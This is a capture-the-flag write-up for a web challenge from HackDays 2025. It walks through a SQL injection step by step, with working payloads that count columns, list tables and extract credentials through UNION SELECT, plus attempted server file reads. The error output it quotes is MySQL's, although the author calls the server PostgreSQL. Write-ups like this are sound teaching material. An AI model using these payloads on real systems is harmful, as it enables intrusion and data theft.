The analytical engine leak
Introduction

The analytical engine leak was a web challenge from the HackDays 2025 CTF.
The purpose of this challenge was to find a flag on a web application, inside a database.
Path
- Find a SQLi
- Exploit it
- Get the flag
- Try to get remote shell access because you didn’t see the flag you just get…
Enumeration
Find an SQLi
Okay so for that part, it’s not so hard, we know that the server is a PostgreSQL server thank to the text on the website. The most basic detection way works great:
' OR 1=1 --
We just need to know which field is injectable.
By injection ' OR 1=1 in both fields, I successfully triggered an SQL error which was rendered to me:
Erreur SQL : SQLSTATE[42000]: Syntax error or access violation: 1064
You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the right syntax to use
near '' AND password = '' OR 1=1'' at line 1
There, we can see 'AND password = '' OR 1=1'', so we know that the command continues
after the username field even if we commented it.
So we need to add a semi-colon to ensure that our request is ended, and the password field don’t had to be injected.
Count the colomn number
To have a working injection to exflitrate data of the database, we need to
know how many columns are selected by the query. If we don’t have the same colomn count,
our UNION SELECT query will be rejected.
To count the number of columns, we can use the following query:
' ORDER BY 1;--
You see, we don’t have any error, so we can continue. ' ORDER BY 2;--, ' ORDER BY 3;--, etc.

Then, we have an error with ' ORDER BY 4;--. So we know that we have 3 columns.
Data types

Then, all datatypes need to match. So I tried 3 strings with:
' UNION SELECT '1','2','3';--And it worked successfully.
List tables
Now that we know that we can inject SQL, and this is not a blind SQL injection, we can list all tables in the database.
In a normal PostgreSQL database, we can use the following query to list all tables:
SELECT table_name FROM information_schema.tables;Now, it’s not so difficult, we just need to select 3 columns.

' UNION SELECT table_name, table_schema, '1' FROM information_schema.tables;--So, I selected the table_name to have the name of the table, and table_schema to have the schema name
which contains our table.
We can see at the end of our list the table blueprints which is the only user created table:
List columns
Now, we can list all columns of the table to extract all indivual data:

' UNION SELECT column_name,column_default,data_type FROM information_schema.columns WHERE table_name = 'blueprints';--There, we’ll collect the column_name and column_default if it exists.
Get the flag
After listing all columns, we have three interesting columns: password, file_name and description.
Let’s try to get all of them. After multiple tries, the only working request was:
'UNION SELECT CONCAT(description, ', ', password, ', ', file_name) as f, username, description FROM blueprints;--So, we select the colomn descripion, password and file_name and concatenate them with a comma.

We were able to extract this line: W5HWRxWbZM7AUhxgfRwZg58ANQFKgMwutG, rootpass, secret_key.txt cipher
We know the password and the file, and we also have this weird string. If we pass it to Cyberchef,
with the magic tool, we can see the decrypted flag: HACKDAY{$ea5y_INjeCTion$}

Yes, and if you didn’t see the flag like me, you’ll probably continue trying to read the secret_key.txt file.
' UNION SELECT file.read('secret_key.txt'), '1', '1';--
' UNION SELECT pg_read_file('secret_key.txt');--
' UNION SELECT pg_ls_dir('/'), '1', '2';--
And get always the same answer:
Erreur SQL : SQLSTATE[42000]: Syntax error or access violation: 1370 execute command denied to user 'readonly'@'%' for routine 'file.read'